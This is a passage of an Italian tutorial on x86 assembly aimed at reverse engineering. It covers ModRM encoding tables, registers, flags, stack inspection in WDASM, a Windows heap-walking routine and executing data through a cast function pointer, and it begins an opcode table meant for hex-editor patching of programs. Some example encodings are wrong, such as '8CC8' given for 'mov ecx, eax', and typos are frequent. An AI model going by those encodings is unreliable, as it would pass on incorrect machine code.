Fate attenzione che questo metodo viene indicato come segment ovverride e che funziona SOLO con l’istruzione successiva. Se si avesse CS che punta ad un segmento e DS ad un altro la sequenza : CS MOV AL, [BX] MOV AH, [BX] muoverebbe in AH e AL due valori differenti (probabile) o perlomeno derivanti da due indirizi diversi. Esistono in macroassembler direttive (ASSUME ecc.) che agiscono sui segmenti, ma come ho detto prima nei disassemblati non compaiono. Ricordatevi anche che tutte le istruzioni permettono indirizzi effettivi comre operandi. Ogni istruzione con un indirizzo effettivo ha un encode byte conosciuto come effective address byte seguito da un op-code di 1 byte per l’istruzione. Per motivi oscuri l’intel chiama questo byte ModRM byte. Se l’indirizzo effettivo è una variabile di memoria o un locazione di memoria indicizzata con un valore di offset costante diverso da 0 allora il byte dell’indirizzo effettivo sarà immediatamente seguito dall’ammontare dell’offset.
  • 289.
    Quest’ammontare nel rangetra –128 e +127 è rappresentato da un singolo byte con segno contrassegnato da D( nella tabella seguente. L’ammontare che richiede 16bits come qantit di memoria è contrassegnato da D16. Come tutte le quantità a 16 bits nella famiglia x86 la WORD è salvata con il byte pi significativo prima. La seguente tabella è organizzata in 32 righe da 8 colonne e rappresentano i possibili valori per un operando relativo ad un indirizzo effettivo : 8 egistri e 24 modi di indicizzazione della memoria. Un venticinquesimo modo, [BP] con zero come spiazzamento, è sato pre-riempito da una semplice variabile di memoria. Se dovete codificare [BP] con nessun spiazzamento dovete prendere [BP]+D8 con il valore di D8 a zero. Le 8 colonne della tabella riflettono informazioni relative al byte dell’indirizzo effettivo. Normalmente questa è l’identità di altri operandi (sempre registri) di istruzioni a 2 operandi. Queste istruzioni sono identificate da un “/r” seguito dal codic4e operativo. Alcune volte le informazioni passate pretendono un supplemento per l’identificazione delle stesse istruzioni. Per esempio supponiamo di voler conoscere precisamente i bytes della codifica dell’istruzione SUB B[BX+17],100. Questa istruzione sottrae una quantità (100) da un indirizzo effettivo (B[BX+17]). Consultanto la lista delle istruzioni si trova la forma generale SUB eb,ib (cercate le istruzioni nella lista alla fine del capitolo). 80 /5 ib SUB eb,ib Subtract immediate byte from EA byte L’ opcode è 80 /5 ib. Il /5 denota un byte d’indirizzo effettivo il cui valore viene preso dalla colonna 5 della seguente tabella. L’offset 17 decimale (11 hex) si adatta a un singolo byte D8 il quale prende il valore dalla riga “[BX] + D8”. La tabella ci dice che l’indirizzo effettivo è 6F. Immediatamente dopo 6F c’è l’offset (11 hex). Coniderando che il valore ib-value è 100 (64 hex) allora l’istruzione SUB B[BX+17], 100 è 80 6F 11 64. Ripeto qnto avevo gi accennato all’inizio del capitolo. La lista da utilizzare combinata alla seguente tabella è quella riportata al termine di questa sezione. s = ES CS SS DS rb = AL CL DL BL AH CH DH BH rw = AX CX DX BX SP BP SI DI digit= 0 1 2 3 4 5 6 7 Effective EA byte address: values: 00 08 10 18 20 28 30 38 [BX + SI] 01 09 11 19 21 29 31 39 [BX + DI] 02 0A 12 1A 22 2A 32 3A [BP + SI] 03 0B 13 1B 23 2B 33 3B [BP + DI] 04 0C 14 1C 24 2C 34 3C [SI] 05 0D 15 1D 25 2D 35 3D [DI] 06 0E 16 1E 26 2E 36 3E D16 (simple var) 07 0F 17 1F 27 2F 37 3F [BX] 40 48 50 58 60 68 70 78 [BX + SI] + D8 41 49 51 59 61 69 71 79 [BX + DI] + D8 42 4A 52 5A 62 6A 72 7A [BP + SI] + D8 43 4B 53 5B 63 6B 73 7B [BP + DI] + D8 44 4C 54 5C 64 6C 74 7C [SI] + D8 45 4D 55 5D 65 6D 75 7D [DI] + D8
  • 290.
    46 4E 565E 66 6E 76 7E [BP] + D8 47 4F 57 5F 67 6F 77 7F [BX] + D8 80 88 90 98 A0 A8 B0 B8 [BX + SI] + D16 81 89 91 99 A1 A9 B1 B9 [BX + DI] + D16 82 8A 92 9A A2 AA B2 BA [BP + SI] + D16 83 8B 93 9B A3 AB B3 BB [BP + DI] + D16 84 8C 94 9C A4 AC B4 BC [SI] + D16 85 8D 95 9D A5 AD B5 BD [DI] + D16 86 8E 96 9E A6 AE B6 BE [BP] + D16 87 8F 97 9F A7 AF B7 BF [BX] + D16 C0 C8 D0 D8 E0 E8 F0 F8 ew=AX eb=AL C1 C9 D1 D9 E1 E9 F1 F9 ew=CX eb=CL C2 CA D2 DA E2 EA F2 FA ew=DX eb=DL C3 CB D3 DB E3 EB F3 FB ew=BX eb=BL C4 CC D4 DC E4 EC F4 FC ew=SP eb=AH C5 CD D5 DD E5 ED F5 FD ew=BP eb=CH C6 CE D6 DE E6 EE F6 FE ew=SI eb=DH C7 CF D7 DF E7 EF F7 FF ew=DI eb=BH D8 denotes an 8-bit displacement following the EA byte, to be sign-extended and added to the index. D16 denotes a 16-bit displacement following the EA byte, to be added to the index. Default segment register is SS for effective addresses containing a BP index; DS for other memory effective addresses. Ritorniamo al discorso della segmentazione che facevamo prima di questa parte legata agli indirizzi effettivi. Chiaramente fattori di compatibilità con i software vecchi ha obbligato a mantenere questo metodo dei segmenti attivo per cui ancora oggi troviamo spesso gli indirizzi specificati con segmento:offset La visione legata all’uso dei vari segmenti è sicuramente maggiore nei programmatori che vengono dal Linguaggio C dato che in quasi tutti gli altri linguaggi la visione di questi è trasparente. Il programmatore in C, ad esempio, sa bene che le variabili dichiarate localmente ad una funzione, senza specificatori di classi di memoria particolari, vengono allocate dentro al segmento di stack per cui è sempre cura del programmatore allocare, mediante specifici flags del compilatore, le dimensioni adatte di questo. Nel C si deve anche sapere che le variabili globali vengono definite dentro al segmento dati proprie del modulo in cui compaiono, senza contare che spesso si deve dimesticare in mezzo ai vari #pragma che influiscono sui nomi e sulle tipologie dei segmenti. Un programma generalmente è costituito da codice e da dati. Ogni istruzione del processore dispone di codice di operazione che definisce anche le dimensioni dell’operazione stessa e dei suoi operandi. Il codice normalmente è ubicato in un o specifico segmento che prende appunto il nome da questo ovvero possiede il nome di code segment. I dati usati dal programma possono essere allocati dentro ai segmenti dati oppure dentro al segmento di stack. Mentre altri linguaggi possiedono una visione ferrea di questi concetti, anzi quasi sempre li rendono trasparenti all’utente, il linguaggio C obbliga il programmatore a tenere gli occhi aperti. Spesso erano comuni errori in esecuzione del tipo ‘Stack overflow’. Se si andava a vedere bene il tutto ci si accorgeva che magari il compilatore di default allocava 4096 bytes per il segmento di stack.
  • 291.
    Andando ad analizzareil codice si trovava in un punto : void function() { int a[5192]; ... } Il programma allocava nello stack 5192 * dimensione_int bytes nello stack e quindi ... ‘Stack overflow’. Allora la soluzione era quella di chiedere al compilatore di ridimensionare lo stack. In assembler la definizione dei segmenti avviene con la specifica di SEGMENT ed eventualmente è anche possibile stabilire l’origine. Con il programmino che segue è possibile visualizzare i dati di stack. #define STACKLOW 1 int *stacktop, *ip; void main(int argc, char *argv[]) { stacktop = (int *) &argv; printf("&argc=%08lx &argv=%08lxn", &argc, &argv); printf("&main=%08lx &f=%08lx &g=%08lxn", main, f, g); f(0x11112222, 0x33334444); } int f(int arg_1, int arg_2) { g(0x55556666); } int g(int arg_2) { int local; local = 0x77778888; #ifdef STACKLOW /* Stack grows towards LOWER addresses */ for (ip = stacktop; ip >= &local; ip--) #else /* Stack grows towards HIGHER addresses*/ for (ip = stacktop; ip <= &local; ip++) #endif printf("%08lxt%08xn", ip, *ip); } La seguente è la definizione di un segmento dati con origine a 2000. DATA SEGMENT ORG 02000 (qui ci vanno le dichiarazioni dei vostri dati) DATA ENDS Il seguente listato mostra come è possibile ricavare informazioni relative al segmento dati di un programma in esecuzione. #include <afxwin.h> #include <afxext.h> #include <dos.h> #include "resourc2.h"
  • 292.
    typedef struct tagDEFAULTDATASEGMENT { HANDLEhinstActive; // instance handle of active app HWND hwndActive; // window handle of active app WORD wSize, // size (bytes) of Data Segment. wStaticData, // size (bytes) of static data. wStackMax, // size (bytes) of stack size defined in .DEF wStackUsed, // size (bytes) of stack actually used. wHeapMoveable, // size (bytes) of heap allocation (moveable). wHeapFixed, // size (bytes) of heap allocation (fixed). wHeapFree, // size (bytes) of free space in heap. wOther, // size (bytes) of remaining allocated space in DS. wUnused; // size (bytes) of heap unused. } DEFAULTDATASEGMENT; static DEFAULTDATASEGMENT DDS ; void CMainDlgWindow::dds_walk () { /* Original Code by: Chiverton Graphics, Inc. 1991 Modified by Todd Osborne January 1994 to MFC 2.0 C++ application with new features. CompuServe ID: 71431,2243 */ static DEFAULTDATASEGMENT OldDDS; WORD wRecordSize, // size in bytes of heap record. wStatus; // type of heap record. LPSTR lpInstance, // far pointer to Default Data Segment. lpHeapRecord, // far pointer to heap record. lpNextHeapRecord; // far pointer to next heap record. #define PREV_POINTER (*(WORD FAR*) lpHeapRecord) // Backward "pointer" #define NEXT_POINTER (*(WORD FAR*)(lpHeapRecord+2)) // Forward "pointer" #define PSTACKBOTTOM (*(WORD FAR*)(lpInstance+14)) #define PSTACKMIN (*(WORD FAR*)(lpInstance+12)) #define PSTACKTOP (*(WORD FAR*)(lpInstance+10)) #define PLOCALHEAP (*(WORD FAR*)(lpInstance+ 6)) // First, initialize the data segment values. DDS.wSize = 0; DDS.wStaticData = 0; DDS.wStackMax = 0; DDS.wStackUsed = 0; DDS.wHeapMoveable = 0; DDS.wHeapFixed = 0; DDS.wHeapFree = 0; DDS.wOther = 0; DDS.wUnused = 0; // Now, get the window that has the focus. DDS.hwndActive = ::GetActiveWindow (); // Is it a valid window? if ( !IsWindow (DDS.hwndActive) ) return; // If this is a different window than before, get a new instance handle. if (DDS.hwndActive != OldDDS.hwndActive) { DDS.hinstActive = (HANDLE) GetWindowWord (DDS.hwndActive, GWW_HINSTANCE); if (!DDS.hinstActive) return; } // Lock down the Data Segment if ( !(lpInstance = (LPSTR)GlobalLock (DDS.hinstActive))) return;
  • 293.
    /* * The DataSegment is a global memory object - created by WINDOWS * with a GlobalAlloc. It's comprised of 4 components: header, * Static, stack, and local heap. All 4 components are offset * into the segment, with the header at DS:0000. * * * The header occupies the first 16 bytes of a Default Data Segment. * Within the Header area are 3 pointers to the stack: * * pStackBottom - (highest physical address) beginning of stack. * pStackMin - High-Water mark of actual stack use. * pStackTop - (lowest physical address) end of stack. * * Remember, the stack grows "down" (higher to lower address), so * to compute the stack sizes, we use these equations: * * wStackMax = pStackBottom - pStackTop ; * wStackUsed = pStackBottom - pStackMin ; * * */ DDS.wStackMax = PSTACKBOTTOM - PSTACKTOP ; DDS.wStackUsed = PSTACKBOTTOM - PSTACKMIN ; DDS.wStaticData = PSTACKTOP ; // First test for a heap. (It's possible there isn't one.) if (PLOCALHEAP == 0) { GlobalUnlock (DDS.hinstActive); return; } /* * The heap begins where the * stack ends. The offset that represents the * beginning of the heap is stored in the header area, 6 bytes from * DS:0000. Actually, the heap begins 4 bytes before this offset. * * Now we'll get a far pointer (lpHeapRecord) to the 1st record in the heap. * */ lpHeapRecord = lpInstance + PLOCALHEAP - 4; /* * Traverse the local heap. The heap is implemented as a doubly-linked * list. The 1st WORD is a backward "pointer" (ie, offset) to the * previous record. The 2nd WORD is the forward pointer to the next record. * When the forward pointer points to itself we are done. * */ DDS.wSize = (WORD)GlobalSize (DDS.hinstActive); while (FP_OFF(lpHeapRecord) < DDS.wSize) { lpNextHeapRecord = (lpInstance + NEXT_POINTER); if (lpNextHeapRecord == lpHeapRecord) break; wRecordSize = lpNextHeapRecord - lpHeapRecord; //includes ptr overhead wStatus = (PREV_POINTER & 0x0003); switch (wStatus) { case 0: DDS.wHeapFree += wRecordSize; break; case 1: DDS.wHeapFixed += wRecordSize; break; case 3: DDS.wHeapMoveable += wRecordSize; break; } lpHeapRecord = lpNextHeapRecord; }
  • 294.
    /* * At thispoint, heap traversal is done. * However, the heap can grow until the size of DS is 64K (0xFFFF). * Determine how many additional bytes the heap can grow. */ DDS.wUnused = 0xFFFF - DDS.wSize; // Anything else we didn't account for? DDS.wOther = DDS.wSize - DDS.wStaticData - DDS.wStackMax - DDS.wHeapFixed - DDS.wHeapFree - DDS.wHeapMoveable ; GlobalUnlock (DDS.hinstActive); // If anything has changed since last walk, update client window. if (DDS.hwndActive != OldDDS.hwndActive || DDS.wHeapFree != OldDDS.wHeapFree || DDS.wHeapFixed != OldDDS.wHeapFixed || DDS.wHeapMoveable != OldDDS.wHeapMoveable || DDS.wOther != OldDDS.wOther || DDS.wSize != OldDDS.wSize || DDS.wStackUsed != OldDDS.wStackUsed) { // Update Dialog Box Values char sz[80]; // Get Active Window Title char Title[80]; ::GetWindowText(DDS.hwndActive, Title, 80); sprintf(sz, "Watching: %s", Title); SetDlgItemText(LBL_WATCHING, sz); // Fill in Memory Information sprintf(sz, "%u", DDS.wSize); SetDlgItemText(LBL_DATA0, sz); sprintf(sz, "%u", DDS.wStaticData); SetDlgItemText(LBL_DATA1, sz); sprintf(sz, "%u", DDS.wStackMax); SetDlgItemText(LBL_DATA2, sz); sprintf(sz, "%u", DDS.wStackUsed); SetDlgItemText(LBL_DATA3, sz); sprintf(sz, "%u", DDS.wHeapMoveable); SetDlgItemText(LBL_DATA4, sz); sprintf(sz, "%u", DDS.wHeapFixed); SetDlgItemText(LBL_DATA5, sz); sprintf(sz, "%u", DDS.wHeapFree); SetDlgItemText(LBL_DATA6, sz); sprintf(sz, "%u", DDS.wOther); SetDlgItemText(LBL_DATA7, sz); sprintf(sz, "%u", DDS.wUnused); SetDlgItemText(LBL_DATA8, sz); sprintf(sz, "%.3f", m_nTiming); SetDlgItemText(LBL_DATA9, sz); OldDDS = DDS; } }
  • 295.
    Il C comunquepermette di vedere come di fatto è un super assembler. Guardate il seguente esempio e capirete il perchè. Dicevo prima che il codice viene allocato normalmente in un segmento di codice mentre le dichiarazioni globali in un segmento dati. Se prendiamo il debugger ed andiamo a vedere come sono salvate le nostre istruzioni vediamo che sono delle lunghe sequenze di numeri che noi possiamo visualizzare in binario, esadecimale o qualsiasi base numerica che vogliamo. Quindi un codice del tipo : mov ecx, eax and ecx, 000003 ecc. potremmo vederlo in esadecimale come 8CC8 mov ecx, aax 83E13 and ecx, 000003 Il Linguaggio C possiede il concetto di CAST ovvero di forzatura il quale permette di far vedere al linguaggio delle tipologie diverse come se di fatto fossero altri tipi e quindi con propriet aritmetiche differenti dall’originale. Prendiamo i numeri relativi al codice assembler di una funzione e inseriamoli come elementi di un array di unsigned char (1 byte). unsigned char codex[] = { 0x8C, 0xC8, 0x83, 0xE1, 0x13 }; A questo punto dichiariamo un puntatore ad una funzione. Un puntatore ad una funzione è lo spazio sufficiente a mantenere memorizzato l’indirizzo di una funzione. void (*function)(); Se a questo punto invece di assegnargli l’indirizzo di una funzione eseguiamo il CAST imbrogliandolo e facendogli credere che l’indirizzo dell’array di unsigned char sia di fatto l’indirizzo di una funzione avremo che richiamando il puntatore a funzione il sistema eseguirà i numeri contenuti nell’array come se di fatto fossero codice binario. (*function)() = (void(*)()) &codex[0]; Bello non è vero ! Il programmino in C sarebbe : int a[] = { 12,23, 34,56,78 }; void (*func)() = (void (*)()) &a[0]; void main(void) { (*func)(); } Tanto per non perdere l’occhio guardate il tutto tradotto in assembler dal compilatore. TITLE test2.c .386P include listing.inc if @Version gt 510 .model FLAT else
  • 296.
    _TEXT SEGMENT PARAUSE32 PUBLIC 'CODE' _TEXT ENDS _DATA SEGMENT DWORD USE32 PUBLIC 'DATA' _DATA ENDS CONST SEGMENT DWORD USE32 PUBLIC 'CONST' CONST ENDS _BSS SEGMENT DWORD USE32 PUBLIC 'BSS' _BSS ENDS _TLS SEGMENT DWORD USE32 PUBLIC 'TLS' _TLS ENDS FLAT GROUP _DATA, CONST, _BSS ASSUME CS: FLAT, DS: FLAT, SS: FLAT endif PUBLIC _a PUBLIC _func _DATA SEGMENT _a DD 0cH DD 017H DD 022H DD 038H DD 04eH _func DD FLAT:_a _DATA ENDS PUBLIC _main _TEXT SEGMENT _main PROC NEAR ; File test2.c ; Line 10 push ebp mov ebp, esp ; Line 11 call DWORD PTR _func ; Line 12 pop ebp ret 0 _main ENDP _TEXT ENDS END Come potete vedere la call salta esattamente dove ci sono gli interi. ATTENZIONE A NON ESEGUIRE IL CODICE DATO CHE GLI INTERI NON CORRIPSONDONO A NIENTE DI ESEGUIBILE. MANDERESTE IN CRASH IL SISTEMA. Facciamo saltare il sistema ad eseguire del codice dentro al data segment. Vediamo ora lo scopo dei registri. EAX e EDX sono registri a scopo generale che possono essere utilizzati per diversi motivi. ECX è anche lui a scopo generale. Diventa specializzato quando viene utilizzato in fasi di conteggio. EBX è sempre general purpose anche se spesso viene utilizzato per creare indirizzi di dispiazzamento. Come dicevo prima i registri da EAX a EDX possono essere visti come registri a 32, 16 oppure a 8 bits. Ad esempio :
  • 297.
    32 16 88 --- -- -- -- EAX AX AH AL [EAX[AX[AH][AL]]] EBX BX BH BL [EBX[BX[BH][BL]]] ECX CX CH CL [ECX[CX[CH][CL]]] EDX DX DH DL [EDX[DX[DH][DL]]] ESI ed EDI sono usati spesso come registri d’indice oppure vengono spesso usati per puntare a stringhe. ESP ed EBP sono usati per gestire lo stack. Una volta lo stack era fisso nei processori (preistoria). Successivamente vennero inseriti dei registri per puntare alla base ed alla testa dello stack. Esistono inoltre quattro registri di segmento e precisamente quelli del CODE SEGMENT, DATA SEGMENT, STACK SEGMENT ed EXTRA SEGMENT. Questi sono CS, DS, ES, GS, FS ed SS. Un registro particolare è quello che mantiene l’indirizzo dell’istruzione in esecuzione e precisamente EIP. Nel processore esiste anche un registro dei flags che indicano certi stati della CPU stessa. Gli indirizzi delle stringhe usate nei programmi vengono spesso inseriti nei registri per cui risulta spesso importante avere una panoramica dei valori a cui puntano i registri. Spesso gli indirizzi delle stringhe o dei valori sono inseriti ad indirizzi calcolati con : [EDX + 10] oppure [ECX – 2] Per questo motivo alcuni disassemblatori possiedono finestre in cui mostrano in continuazione questi valori mentre altri permettono di richiederne la visualizzazione con appositi comandi. La seguente finestra è di WDASM 8.9 e devo ammettere che è veramente ottima come quantità di dati mostrati. Inoltre permette di cambiare il formato dei dati (DWORD, WORD, BYTE ecc.) I vari valori relativi a [EAX – 10] ecc. sono mostrati nella finestra centrale. E’ possibile cambiare il registro premendo il pulsante sul lato sinistro della lista di scorrimento. I pulsanti sul lato in basso permettono invece di fare quanto appena detto, ovvero di cambiare il formato di visualizzazione. La visione dei registri deve essere anche contemplata nell’istante in cui si analizzano le istruzione dell’assembler 80xx.
  • 298.
    Un registro particolareè quello dei flags il quale serve a segnalare eventi particolari. Lo scopo di ogni singolo flag è riportato in una tabella nella pagina successiva. Il linguaggio C dispone della specifica _ASM (ogni compilatore possiede la sua) che permette di scrivere del codice in assembler. Queste istruzioni possono essere riassunte utilizzando una matrice in cui sono raggruppate in due gruppi e precisamente istruzioni con un solo operando o con due. Le istruzioni sono registro a registro, registro a memoria, memoria a registro oppure possono influire su registri d’indice. Parlando di registri ricordiamoci che i processori della classe 386 possiedono una serie di quattro registri di breakpoint che permette ai debugger di gestire tali funzionalità. Dicevamo prima di una matrice che può mostrare i tipi di istruzioni: DUE OPERANDI UN OPERANDO R <- M R M <- R M R <- R S * R|M <- I R|M <- S * S <- R|M * * Solamente istruzioni movimento dati (MOV, PUSH, POP) S Registri di segmento (CS, DS, ES, SS) R Registri ordinari EAX, EBX, ecc.) M Uno degli indirizzi seguenti • Indirizzo puro • [BX]+offset • [BP]+offset • qualsiasi di questi indicizzati da SI • qualsiasi dei primi tre indicizzati da DI Prima di proseguire con le istruzioni assemblative diamo un occhiata a quella che permette di dichiarare delle variabili. FLAGS - Intel 8086 Family Flags Register |11|10|F|E|D|C|B|A|9|8|7|6|5|4|3|2|1|0| | | | | | | | | | | | | | | | | | '--- CF Carry Flag | | | | | | | | | | | | | | | | '--- 1 | | | | | | | | | | | | | | | '--- PF Parity Flag | | | | | | | | | | | | | | '--- 0 | | | | | | | | | | | | | '--- AF Auxiliary Flag | | | | | | | | | | | | '--- 0 | | | | | | | | | | | '--- ZF Zero Flag | | | | | | | | | | '--- SF Sign Flag | | | | | | | | | '--- TF Trap Flag (Single Step) | | | | | | | | '--- IF Interrupt Flag | | | | | | | '--- DF Direction Flag | | | | | | '--- OF Overflow flag | | | | '----- IOPL I/O Privilege Level (286+ only) | | | '----- NT Nested Task Flag (286+ only) | | '----- 0 | '----- RF Resume Flag (386+ only) '------ VM Virtual Mode Flag (386+ only)
  • 299.
    - see PUSHFPOPF STI CLI STD CLD Una specie di registro particolare è il seguente, presente solo nelle macchine successive al 286. MSW - Machine Status Word (286+ only) |31|30-5|4|3|2|1|0| Machine Status Word | | | | | | '---- Protection Enable (PE) | | | | | '----- Math Present (MP) | | | | '------ Emulation (EM) | | | '------- Task Switched (TS) | | '-------- Extension Type (ET) | '---------- Reserved '------------- Paging (PG) Bit 0 PE Protection Enable, switches processor between protected and real mode Bit 1 MP Math Present, controls function of the WAIT instruction Bit 2 EM Emulation, indicates whether coprocessor functions are to be emulated Bit 3 TS Task Switched, set and interrogated by coprocessor on task switches and when interpretting coprocessor instructions Bit 4 ET Extension Type, indicates type of coprocessor in system Bits 5-30 Reserved bit 31 PG Paging, indicates whether the processor uses page tables to translate linear addresses to physical addresses - see SMSW LMSW Abbiamo accennato prima qualche cosa a riguardo delle allocazioni delle variabili nei vari segmenti. In linguaggi come il Basic la tipologia delle variabili riguarda in particolare modo il genere dei contenuti. In altre parole le informazioni di tipo quantitativo possono essere inserite in variabili di tipo numerico mentre le informazioni di tipo qualitativo in variabili stringa. In linguaggio C invece la tipologia delle variabili riguardano in particolare modo le dimensioni relative all’occupazione del dato stesso espresso in numero di bytes. Ad esempio un carattere che occupa un solo byte può essere contenuto tranquillamente in un char anche se nessuno ci vieta di inserirlo in un int o short. Oltre a questo nessuno ci vieta di usare la variabile per calcoli matematici. Ad esempio fare : char c = ‘A’; c = c * 2; è corretto. Al limite dobbiamo stare attenti a non mandare in overflow la variabile con il risultato dell’operazione. Il problema si pone spesso quando si usano variabili per fare calcoli. Se ad esempio usassimo una serie di variabili per fare calcoli dobbiamo preoccuparci che le variabili siano sufficientemente grosse a mantenere i vari valori che durante i calcoli si creano. In pratica se avessimo : int n = 30000; int x = 20;
  • 300.
    int r =5000; long y; saremmo, fino a questo punto, a posto. Andremmo male facendo : y = r + (n * r); in quanto (n * r) darebbe un valore maggiore alle tipologie int usate nei tipi dell’operazione per cui i valori sarebbero troncati. Questa è causa sovente di errori inspiegabili. In assembler le variabili sono di tipo BYTE, WORD, DOUBLEWORD e sono quasi sempre dichiarate nel data segment mediante la sintassi seguente: NOME_VAR TIPO ? Ad esempio : DATA_PTR DW ? ESC_CHAR DB ? Le tipologie sono : (nome var opzionale) DB (lista valori) (nome var opzionale) DW (lista valori) (nome var opzionale) DD (lista valori) (nome var opzionale) DQ (lista valori) (nome var opzionale) DT (lista valori) ovvero BYTE -> DB WORD -> DW DWORD -> DD QWORD -> DQ TWORD -> DT Nelle dichiarazioni possono essere utilizzati termini particolari come ad esempio DUP. Le seguenti sono allocazioni valide. DW 5 ; alloca una word, inizializzandola con 5 DB 0,3,0 ; alloca tre bytes, inizializzandoli con 0, 3, 0 DB 5 DUP (0) ; equivalente a DB 0,0,0,0,0 DW 2 DUP (0,4 DUP (7)) ; equivalente a DW 0,7,7,7,7,0,7,7,7,7 Per le stringhe è possibile : DB ‘Ciao’ Vediamo in dettaglio il set istruzioni assembler. Istruzioni ordinarie a due operandi 1) ADD e ADC – Addizione con o senza includere un riporto dalla precedente addizione. 2) SUB o SBB – Sottrazione con o senza riporto da una precedente sottrazione. 3) CMP – Comparazione 4) AND, OR o XOR – Tipiche operazioni booleane 5) TEST – Tipo AND 6) MOV – Muove i dati dalla sorgente alla destinazione 7) LDS, LES, LEA – Forme di MOV specializzate
  • 301.
    Molte forme dicaricamento delle stringhe relative a messaggi da visualizzare vengono eseguite tramite queste ul6time istruzioni. Sono comuni costrutti del tipo : lea edx, dword ptr [ebp + FFFFAA8] Istruzioni ordinarie ad un solo operando sono : 1) INC – incrementa il contenuto 2) DEC – Decrementa 3) NEG – Due complementi 4) NOT – Un complemento 5) PUSH – Inserisce un valore nello stack 6) POP – Preleva un valore dallo stack Alcune istruzioni non seguono le regole generali delle altre ma comunque richiedono l’uso di erti registri. 1) Istruzioni di moltiplicazione e divisione. 2) Istruzioni di aggiustamento che aiutano a eseguire operazioni su dati ASCII 3) Operazioni di shift e di rotazione 4) IN, OUT le quali agiscono sulle 1024 possibili porte hardware 5) CBW , CWD – Convertono byte in word oppure word in doubleword. Istruzioni che agiscono sul flusso del programma. 1) CALL, RET - Chiamata e ritorno. Ricordatevi del discorso fatto per il basic legato alle istruzioni di salto condizionate (GOSUB e RETURN). 2) INT, IRET – Chiamata d’ interrupts e ritorno da una routine d’interript. 3) JMP – Salto 4) LOOP, LOOPNZ, LOOPZ – Istruzioni che implementano dei loops. 5) Varie istruzioni di salto condizionate (JE, JNE ecc.) Le vedremo n modo dettagliato tra poco. Istruzioni su stringhe o sequenze di caratteri. Considerate in queste istruzioni che spesso i sorgenti sono descritte da combinazioni di DS e SI, mentre le destinazioni da ES e DI. 1) CMPSB/CMPSW – Compara byte o word 2) LODSB/LODSW – Legge bytes o words in AL o AX 3) STOSB/STOSW – Salva bytes o words da AL o AX. 4) MOVSB/MOVSW – Muove bytes o words 5) SCASB/SCASW – Compara bytes o words con i contenuti di AL o AX. 6) REP/REPE/REPNE – Un prefisso con il quale può essere combinato con qualsiasi delle precedenti istruzioni perche vengano ripetute su una stringa la cui lunghezza è in CX. Ad esempio : REP MOVSB REP STOSB REPNE SCASB Altre istruzioni riguardano lo stack. Le funzionalit sono due : 1) PUSH – Inserisce un valore nello stack 2) POP – Lo preleva
  • 302.
    Quando seguite unprogramma tenetelo sempre a bada in particolar modo prima e dopo qualche chiamata. A proposito di chiamate, queste avvengono tramite l’istruzione : 1) CALL – Esegue una chiamata Se usate WDASM potete richiedere la visualizzazione di ESP nel seguente modo. Prendiamo un piccolo esempio per capire di cosa stiamo parlando. Supponiamo di avere il seguente codice e di essere posizionati sulla linea precedente aqlla call. :0040C191 A3309D4100 mov dword ptr [00419D30], eax :0040C196 E895230000 call 0040E530 :0040C19B A300744100 mov dword ptr [00417400], eax :0040C1A0 85C0 test eax, eax Se in WDASM analizziamo la finestra con i registri possiamo richiedere di visualizzare nella finestrella centrale il registro ESP. Il seguente è la copia prima della call. [esp-00000014] - 0000017f .... [esp-00000010] - 00000000 .... [esp-0000000C] - 00000216 .... [esp-00000008] - 00000316 .... [esp-00000004] - 0040c191 ..@. [esp+00000000] - 00000000 .... [esp+00000004] - 815d117c |.]. [esp+00000008] - 00550000 ..U. [esp+0000000C] - 00000000 .... [esp+00000010] - 00000008 .... [esp+00000014] - 00000000 .... Ricordatevi che il pulsanti in basso permettono di vedere come dword, word, byte o codice i dati di questa finestra. A questo punto richiediamo di eseguire la call e successivamente analizziamo i dati mostrati. [esp-00000014] - 0000017f .... [esp-00000010] - 815d117c |.]. [esp-0000000C] - 0065fe38 8.e. [esp-00000008] - 00550000 ..U. [esp-00000004] - 0040c19b ..@. [esp+00000000] - 00000000 .... [esp+00000004] - 815d117c |.]. [esp+00000008] - 00550000 ..U. [esp+0000000C] - 00000000 .... [esp+00000010] - 00000008 .... [esp+00000014] - 00000000 .... Se vi dovesse servire apritevi il NOTEPAD e di tanto in tanto usate i pulsanti COPY posizionati su ogni finestrella. Successivamente potete usare il comando PASTE per metterveli nel notepad. A forza di seguire programmi assembler tenersi segnato da qualche parte i dati può essere utile. Esistono anche dei flags che indicano alcuni avvenimenti particolari quali interrupts, riporti ecc. La seguente tabella mostra le istruzioni riservate dell’assembler compresi gli opcode. Questi sono importanti in quanto è necessari conoscerli per poterli sostituire con un editor hex nelle patch ai nostri programmi.
  • 303.
    Gli indirizzi effettivili potete calcolare riferendovi alla tabella riportata precedentemente in questo capitolo. “v” denota un tipo uguale a w ovvero una word (16 bits). "c" indica che l’operando è una code-label, la quale punta ad una parte del programma che deve essere “salato” o “chiamato”. "e" indica che l’operando è un indirizzo effettivo. "i" indica una costante immediata. "m" indica una variabile in memoria. "r" indica un registro ad uso generale. "rv/m" è usato in istruzioni bit test Opcodes Instruction Description 67 or nil A2 (prefix) 3 Use 16-bit address (indexing) in next instruction 67 or nil A4 (prefix) 3 Use 32-bit address (indexing) in next instruction 37 AAA ASCII adjust AL (carry into AH) after addition D5 0A AAD ASCII adjust before division (AX = 10*AH + AL) D4 0A AAM ASCII adjust after multiply (AL/10: AH=Quo AL=Rem) 3F AAS ASCII adjust AL (borrow from AH) after subtraction 14 ib ADC AL,ib Add with carry immediate byte into AL 15 iv ADC eAX,iv Add with carry immediate vword into eAX 80 /2 ib ADC eb,ib Add with carry immediate byte into EA byte 10 /r ADC eb,rb Add with carry byte register into EA byte 83 /2 ib ADC ev,ib Add with carry immediate byte into EA vword 81 /2 iv ADC ev,iv Add with carry immediate vword into EA vword 11 /r ADC ev,rv Add with carry vword register into EA vword 12 /r ADC rb,eb Add with carry EA byte into byte register 13 /r ADC rv,ev Add with carry EA vword into vword register 04 ib ADD AL,ib Add immediate byte into AL 05 iv ADD eAX,iv Add immediate vword into eAX 80 /0 ib ADD eb,ib Add immediate byte into EA byte 00 /r ADD eb,rb Add byte register into EA byte 83 /0 ib ADD ev,ib Add immediate byte into EA vword 81 /0 iv ADD ev,iv Add immediate vword into EA vword 01 /r ADD ev,rv Add vword register into EA vword 02 /r ADD rb,eb Add EA byte into byte register 03 /r ADD rv,ev Add EA vword into vword register 0F 20 ADD4S N Add CL nibbles BCD, DS:SI into ES:DI (CL even,NZ) 24 ib AND AL,ib Logical-AND immediate byte into AL 25 iv AND eAX,iv Logical-AND immediate vword into eAX 80 /4 ib AND eb,ib Logical-AND immediate byte into EA byte 20 /r AND eb,rb Logical-AND byte register into EA byte 83 /4 ib AND ev,ib Logical-AND immediate byte into EA vword 81 /4 